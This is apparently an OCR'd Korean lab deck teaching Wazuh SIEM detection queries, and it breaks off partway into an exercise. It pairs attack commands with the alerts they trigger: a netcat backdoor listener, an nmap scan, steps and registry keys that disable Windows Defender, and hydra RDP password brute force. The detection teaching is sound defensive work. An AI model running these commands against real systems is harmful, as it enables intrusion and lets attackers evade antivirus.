(rule.id:553 AND syscheck.path:/var/log/*) OR (syscheck.path:*bash_history* AND syscheck.event:(deleted or modified))
```



Time	agent.name	rule.id	rule.description	syscheck.event	syscheck.path
Oct 31, 2026 @ 17:50:22.413	bastion	553	File deleted.	deleted	/var/log/btmp

Expanded document — View surrounding documents — View single document

Table | JSON

t _index	wazuh-alerts-4.x-2026.10.31
t agent.id	010
t agent.ip	10.20.30.201
t agent.name	bastion
t decoder.name	syscheck_deleted
t full_log	File '/var/log/btmp' deleted Mode: realtime
t id	1793436622.35911474
t input.type	log
t location	syscheck
t manager.name	wazuh.manager

① **인덱스** wazuh-alerts-*

② **시간** Last 15 minutes

③ **DQL** 위 검색식을 검색창에 입력 → Enter

④ **컬럼 Add** `agent.name · rule.id · rule.description · syscheck.event · syscheck.path`

결과 2 hits

읽는 법

- 553 + syscheck.path:/var/log/* = 로그 파일 삭제
- bash_history 의 modified/deleted. 직전 같은 서버의 로그인(5715)·sudo(5402) 를 보면 누가 지웠는지 특정

자료와 달라진 점 kt66 보강 : /var/log 를 생성 · 삭제만 실시간 감시 (내용 변경은 너무 잦아 제외)

29 새 리스닝 포트 (명령 모니터링)


kt66 검증 완료

공격

백도어나 채굴기가 새 포트를 염

탐지 포인트

룰 533(Listened ports status (netstat) changed). ossec.conf 의 netstat 명령 모니터링이 켜져 있어야 함



검색 원리

Wazuh 가 주기적으로 netstat 출력을 비교해 변화만 알림

결과 해석

data.extra_data 에 변경 전후 포트 목록 . 새로 생긴 포트와 25 번의 프로세스 실행 이벤트를 연결

```
rule.id:533
```

29 실습 ① 공격 실행 — 새 리스닝 포트 (명령 모니터링)

공격자 ↔ 피해 서버(kt66-host) — 29 새 리스닝 포트

```
# [피해 서버] 백도어처럼 31337 포트를 열어 둔다 (에이전트 netstat 점검 주기 6분 → 7분 유지)
att@attacker:~$ ssh ccc@192.168.0.189 'nc -lk 31337 &; ss -ltnp | grep 31337'
LISTEN 0      1            0.0.0.0:31337      0.0.0.0:*    users:(("nc",pid=153656,fd=3))
# osquery(kt66_listening_ports)도 1분마다 같은 포트를 찾아 Wazuh 로 보낸다 (룰 24010)
```

구문 풀이

```
nc -lk 31337 &
```

[피해 서버] 31337 포트를 계속 (-k) 열어 두는 백도어 흉내 (& = 백그라운드)

29 실습 ② SIEM 에서 찾기 — 새 리스닝 포트 (명령 모니터링)

```
rule.id:533
```

Time	agent.name	rule.id	rule.description	full_log
Oct 31, 2026 @ 17:57:47.661	kt66-host	533	Listened ports status (netstat) changed (new port opened or closed).	ossec: output: 'netstat listening ports': tcp 0.0.0.0:22 0.0.0.0:* /usr tcp6 :::22 :::* /usr tcp 192.168.0.189:25 0.0.0.0:* 1150/dockerd tcp 127.0.0.53:53 0.0.0.0:* 918/systemd-resolve tcp 192.168.0.189:53 0.0.0.0:* 1150/dockerd udp 127.0.0.53:53 0.0.0.0:* 918/systemd-resolve udp 192.168.0.189:53 0.0.0.0:* 1150/dockerd tcp 192.168.0.189:80 0.0.0.0:* 1150/dockerd tcp 192.168.0.189:443 0.0.0.0:* 1150/dockerd tcp 192.168.0.189:587 0.0.0.0:* 1150/dockerd tcp 192.168.0.189:993 0.0.0.0:* 1150/dockerd tcp 0.0.0.0:2202 0.0.0.0:* 1150/dockerd tcp 0.0.0.0:2204 0.0.0.0:* 1150/dockerd tcp 192.168.0.189:5601 0.0.0.0:* 1150/dockerd tcp 192.168.0.189:8000 0.0.0.0:* 1150/dockerd tcp 192.168.0.189:8001 0.0.0.0:* 1150/dockerd tcp 192.168.0.189:8002 0.0.0.0:* 1150/dockerd tcp 192.168.0.189:8003 0.0.0.0:* 1150/dockerd tcp 192.168.0.189:8004 0.0.0.0:* 1150/dockerd tcp 192.168.0.189:8005 0.0.0.0:* 1150/dockerd tcp 192.168.0.189:8006 0.0.0.0:* 1150/dockerd tcp 192.168.0.189:8007 0.0.0.0:* 1150/dockerd tcp 192.168.0.189:8010 0.0.0.0:* 1150/dockerd tcp 192.168.0.189:8020 0.0.0.0:* 1150/dockerd tcp 192.168.0.189:8030 0.0.0.0:* 1150/dockerd tcp 192.168.0.189:8050 0.0.0.0:* 1150/dockerd tcp 192.168.0.189:8060 0.0.0.0:* 1150/dockerd tcp 192.168.0.189:8070 0.0.0.0:* 1150/dockerd tcp 192.168.0.189:8081 0.0.0.0:* 1150/dockerd tcp 192.168.0.189:8082 0.0.0.0:* 1150/dockerd tcp 192.168.0.189:8083 0.0.0.0:* 1150/dockerd tcp 192.168.0.189:8090 0.0.0.0:* 18528/nginx tcp 192.168.0.189:8091 0.0.0.0:* 1150/dockerd tcp 10.20.70.254:8899 0.0.0.0:* 104003/python3 tcp 192.168.0.189:9100 0.0.0.0:* 1150/dockerd tcp 0.0.0.0:31337 0.0.0.0:* 153656/nc

Expanded document View surrounding documents View single document

Table JSON

① 인덱스	wazuh-alerts-*
② 시간	Last 15 minutes
③ DQL	위 검색식을 검색창에 입력 → Enter
④ 컬럼 Add	`agent.name` · `rule.id` · `rule.description` · `full_log`
결과	1 hits

읽는 법

- 533 = 에이전트가 6 분마다 netstat 결과를 비교해 ' 새로 열린 / 닫힌 포트 ' 를 알림
- full_log 에 바뀐 포트 목록 . 같은 포트를 osquery(62 번) 도 1 분 주기로 찾는다

자료와 달라진 점 kt66-host 에 net-tools(netstat) 설치 — 원본은 ' 확인 필요 '

포트 스캔과 방화벽 로그

포트와 스캔

- 포트 = 서버의 '창구 번호' (22 SSH, 80 웹, 3389 RDP …). 스캔 = 어느 창구가 열려 있나 두드려 보기
- nmap -sS(SYN, 반쯤 연결) · -sT(완전 연결) · -Pn(살아 있는지 확인 생략) · -p 범위

방화벽의 응답

- 열림: 연결 수락 · 닫힘: 거절 (RST) · 필터됨: 응답 없음 (DROP) — 방화벽이 조용히 버린 것
- kt66-host 경계 방화벽: 아무도 듣지 않는 포트로 온 SYN 을 DROP + 커널 로그

커널 방화벽 로그 한 줄

```
kernel: DROP IN=ens33 OUT= SRC=192.168.0.202 DST=192.168.0.189 PROTO=TCP SPT=60392 DPT=451 SYN
    │동작│들어온 NIC    │출발지       │목적지           │출발 포트│목적 포트
→ 4101 개별 차단(기본 no_log) · 4151 같은 IP 차단 45초에 18번 이상 → data.srcip, data.dstport
```

30 방화벽 드롭 다발 (포트 스캔)

T1046

kt66 검증 완료

공격

nmap 이 수백 포트를 두드려 iptables/firewalld 드롭 로그가 쏟아짐

탐지 포인트


룰 4151(Multiple Firewall drop events from same source)

검색 원리

개별 드롭 (4101) 을 Wazuh 가 IP 별로 집계


결과 해석

data.srcip, data.dstport 로 집계하면 스캔 범위가 보임 . 같은 IP 가 이후 16 번 (SSH) 결과에 나오면 정찰 → 공격 흐름




```
rule.id:4151 OR (rule.groups:firewall_drop AND data.srcip:*)
```

30 실습 ① 공격 실행 — 방화벽 드롭 다발 (포트 스캔)




구문 풀이

```
nmap -sT -Pn -p 1-1000 --max-retries 1 192.168.0.189
```

-sT TCP 연결 스캔 , -Pn 핑 생략 , 1~1000 번 포트 , 재시도 1 회

30 실습 ② SIEM 에서 찾기 — 방화벽 드롭 다발 (포트 스캔)

```
rule.id:4151 OR (rule.groups:firewall_drop AND data.srcip:*)
```



Time	agent.name	rule.id	rule.description	data.srcip	data.dstport	data.action
Oct 31, 2026 @ 18:04:56.380	kt66-host	4151	Multiple Firewall drop events from same source.	192.168.0.202	1044	DROP

Expanded document — View surrounding documents — View single document

Table | JSON

t _index	wazuh-alerts-4.x-2026.10.31
t agent.id	005
t agent.ip	10.20.32.254
t agent.name	kt66-host
t data.action	DROP
t data.dstip	192.168.0.189
t data.dstport	1044
t data.protocol	TCP
t data.srcip	192.168.0.202
t data.srcport	58276

① 인덱스 wazuh-alerts-*

② 시간 Last 15 minutes

③ DQL 위 검색식을 검색창에 입력 → Enter

④ 컬럼 Add `agent.name · rule.id · rule.description · data.srcip · data.dstport · data.action`

결과 1 hits

읽는 법

- kt66 호스트의 경계 방화벽이 닫힌 포트로 온 SYN 을 DROP 하고 커널 로그('DROP IN=… SRC=… DPT=…') 로 남긴다
- 4151 = 같은 IP 의 차단이 45 초에 18 번 이상 — 개별 차단 (4101) 은 기본 룰이 no_log 라 인덱스에 안 남는다

자료와 달라진 점 원본은 '대체 (IPS 룰)'. kt66-host 경계 방화벽 + kern.log 수집으로 원본 룰 그대로 동작 (Wazuh journald 수집기는 커널 메시지를 가져오지 않아 kern.log 를 따로 읽는다)

예시 31 ~ 50

Windows / Sysmon 위협

data.win.system.eventID 와 data.win.system.channel(Security, System, Microsoft-Windows-Sysmon/Operational) 로 고르고 ,
세부 값은 data.win.eventdata.* 에서 본다 .
필드명은 camelCase, keyword 라 대소문자를 구분 .

kt66 설치 후

./kt66.sh windows → Windows 11 VM(10.20.70.10) 에 Wazuh 에이전트 + Sysmon. RDP 브루트포스 (31~33) 는 attacker 에서 , 나머지는 게스트 안에서 실행

Windows 이벤트 로그 — 채널 · 이벤트 ID · 로그온 유형

구조

- 채널 (로그 묶음): Security(보안 감사), System, Microsoft-Windows-Sysmon/Operational, PowerShell/Operational, Windows Defender/Operational
- 이벤트 ID: 4624 로그온 성공 , 4625 실패 , 4648 명시적 자격증명 , 4672 특권 로그온 , 4688 프로세스 생성 , 4698 예약 작업 , 4720 계정 생성 , 4732 그룹 추가 , 4740 잠금 , 1102 로그 삭제 , 7045 서비스 설치
- Wazuh 필드 : data.win.system.eventID · data.win.system.channel · data.win.eventdata.*(카멜표기 : targetUserName, ipAddress …)

로그온 유형 (logonType)

- 2 콘솔 직접 · 3 네트워크 (공유 폴더 , NLA 인증) · 4 배치 (예약 작업) · 5 서비스 · 7 잠금 해제 · 9 새 자격증명 (runas /netonly) · 10 원격 데스크톱 · 11 캐시

실패 사유 (subStatus)

- 0xc000006a 잘못된 암호 · 0xc0000064 없는 계정 · 0xc0000234 잠긴 계정 · 0xc0000072 비활성 계정

kt66 Windows 수집 준비 (설치 스크립트가 자동으로 함)

```
감사 정책 auditpol(GUID) · 명령줄 기록 · PowerShell 스크립트 블록 로깅 · Sysmon · osquery · Wazuh 에이전트 (windows-user)
```

이 실습에서는 Windows Defender 를 끈다 — 왜 , 어떻게

왜 끄나

• Defender 는 공격 도구 · 기법 (procdump 로 LSASS 덤프 , certutil 다운로드) 을 실행 순간에 막는다 → 탐지할 ' 로그 ' 자체가 생기지 않는다

- 이 수업의 목표는 공격 로그를 만들어 SIEM 에서 찾는 것 → 실습용 VM 에서만 끈다 (49 번에서 켜져 있을 때의 탐지도 따로 본다)
- 실제 업무 환경에서는 절대 끄지 않는다 — 끄는 행위 자체 (5001) 가 공격 징후

일시적으로 끄기 — 재부팅 · 업데이트 뒤 다시 켜진다

- 화면 : Windows 보안 → 바이러스 및 위협 방지 → 설정 관리 → 실시간 보호 끔
- 명령 (관리자 PowerShell): Set-MpPreference -DisableRealtimeMonitoring $true
- 변조 보호 (Tamper Protection) 가 켜져 있으면 명령이 ' 성공 ' 처럼 보여도 실제로는 무시된다

실습 환경 — Windows Defender

Defender 를 '계속' 꺼 두기 — 변조 보호 해제 → 그룹 정책

① 변조 보호 끄기 (화면에서만 가능)

- Windows 보안 → 바이러스 및 위협 방지 → 설정 관리 → 아래로 스크롤 → 변조 보호 '끔'
- 보안상 명령이나 레지스트리로는 끌 수 없게 막혀 있다 (그래서 자동 설치 스크립트로도 못 끔)

② 그룹 정책 레지스트리로 영구 설정

- HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection
- DisableRealtimeMonitoring=1 · DisableBehaviorMonitoring=1 · DisableOnAccessProtection=1 · DisableIOAVProtection=1
- kt66 은 C:\Tools\defender-off.ps1 로 한 번에 적용 → 재부팅 뒤에도 꺼짐 확인 (RealTimeProtection=False)

③ 확인


- Get-MpComputerStatus | Select IsTamperProtected, RealTimeProtectionEnabled, BehaviorMonitorEnabled


관리자 PowerShell


```
powershell -ExecutionPolicy Bypass -File C:\Tools\defender-off.ps1
TamperProtected=False RealTimeProtection=False BehaviorMonitor=False
```

Defender 변조 보호 끄기 — 화면 따라하기 (실습용 Windows 에서만)

1. **Win+R → windowsdefender://threatsettings**
2. **아래로 스크롤 → 변조 보호**
3. **스위치 클릭 → '꺼져 있습니다' 경고**







그다음 관리자 PowerShell 에서 C:\Tools\defender-off.ps1 실행 → 재부팅해도 꺼진 상태 유지 (kt66 에서 확인)

Wazuh 위협 탐지 DQL 예시집 · Windows · 실습 환경

31 로그온 실패 브루트포스 (4625)

T1110

kt66 검증 완료

공격

RDP·SMB 로 암호를 대량 시도

탐지 포인트


이벤트 4625, 룰 60122(개별 실패)·60204(다수 실패). subStatus 가 실패 사유

검색 원리

0xc000006a 는 잘못된 암호 , 0xc0000064 는 없는 계정

결과 해석

ipAddress, targetUserName, logonType 을 컬럼으로 두고 IP 별 집계 . logonType:3 은 네트워크 (SMB), 10 은 RDP




```
data.win.system.eventID:4625 AND data.win.eventdata.subStatus:(0xc000006a or 0xc0000064)
```

31 실습 ① 공격 실행 — 로그온 실패 브루트포스 (4625)

공격자 → kt66 내부 공격 컨테이너(10.20.30.202) — 31 로그온 실패 브루트포스 (4625) → 33 계정 잠금 (4740)

```
# 실제 계정 victim 에 사전 12개를 대입. 5번 틀리면 잠금 정책(4740)이 걸린다
att@attacker:~$ hydra -l victim -P /tmp/pw.txt -t 1 rdp://10.20.70.10
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-10-31 17:23:36
```

구문 풀이

```
ssh -p 2202 ccc@192.168.0.189
```


공격자 VM 에서 kt66 내부 공격 컨테이너 (10.20.30.202) 로 들어간다 — Windows 로 가는 RDP(3389) 경로는 여기만 열려 있다

```
hydra -l victim -P /tmp/pw.txt -t 1 rdp://10.20.70.10
```

실습용 계정 victim 에 암호 사전 대입 . RDP 는 동시 연결에 약해 -t 1

31 실습 ② SIEM 에서 찾기 — 로그온 실패 브루트포스 (4625)

```
data.win.system.eventID:4625 AND data.win.eventdata.subStatus:(0xc000006a or 0xc0000064)
```



Time	agent.name	rule.id	data.win.eventdata.targetUserName	data.win.eventdata.logonType
Oct 31, 2026 @ 17:23:22.523	windows-user	60122	victim	3

Expanded document — View surrounding documents — View single document

Table | JSON

t _index	wazuh-alerts-4.x-2026.10.31
t agent.id	012
t agent.ip	172.30.70.2
t agent.name	windows-user
t data.win.eventdata.authenticationPackageName	NTLM
ⓘ data.win.eventdata.failureReason	⚠ %%2313
ⓘ data.win.eventdata.ipAddress	⚠ 10.20.30.202
ⓘ data.win.eventdata.ipPort	⚠ 0
t data.win.eventdata.keyLength	0
t data.win.eventdata.logonProcessName	NtLmSsp

① 인덱스 wazuh-alerts-*

② 시간 Last 15 minutes

③ DQL 위 검색식을 검색창에 입력 → Enter

④ 컬럼 Add

```
agent.name · rule.id ·
eventdata.targetUserName ·
eventdata.ipAddress ·
eventdata.logonType ·
eventdata.subStatus
```

결과 10 hits

읽는 법

- 4625 = 로그온 실패 . subStatus 0xc000006a 잘못된 암호 , 0xc0000064 없는 계정 , 0xc0000234 잠긴 계정
- logonType 3 = 네트워크 (NLA 를 쓰는 RDP 인증 단계도 3), 10 = 원격 대화형 (RDP 세션)
- ipAddress 가 공격 출발지 (kt66 내부 공격 컨테이너 10.20.30.202)

32 계정 열거 (없는 계정으로 실패)

kt66 검증 완료

공격

유효 계정을 찾기 위해 사전의 계정명을 돌림

탐지 포인트

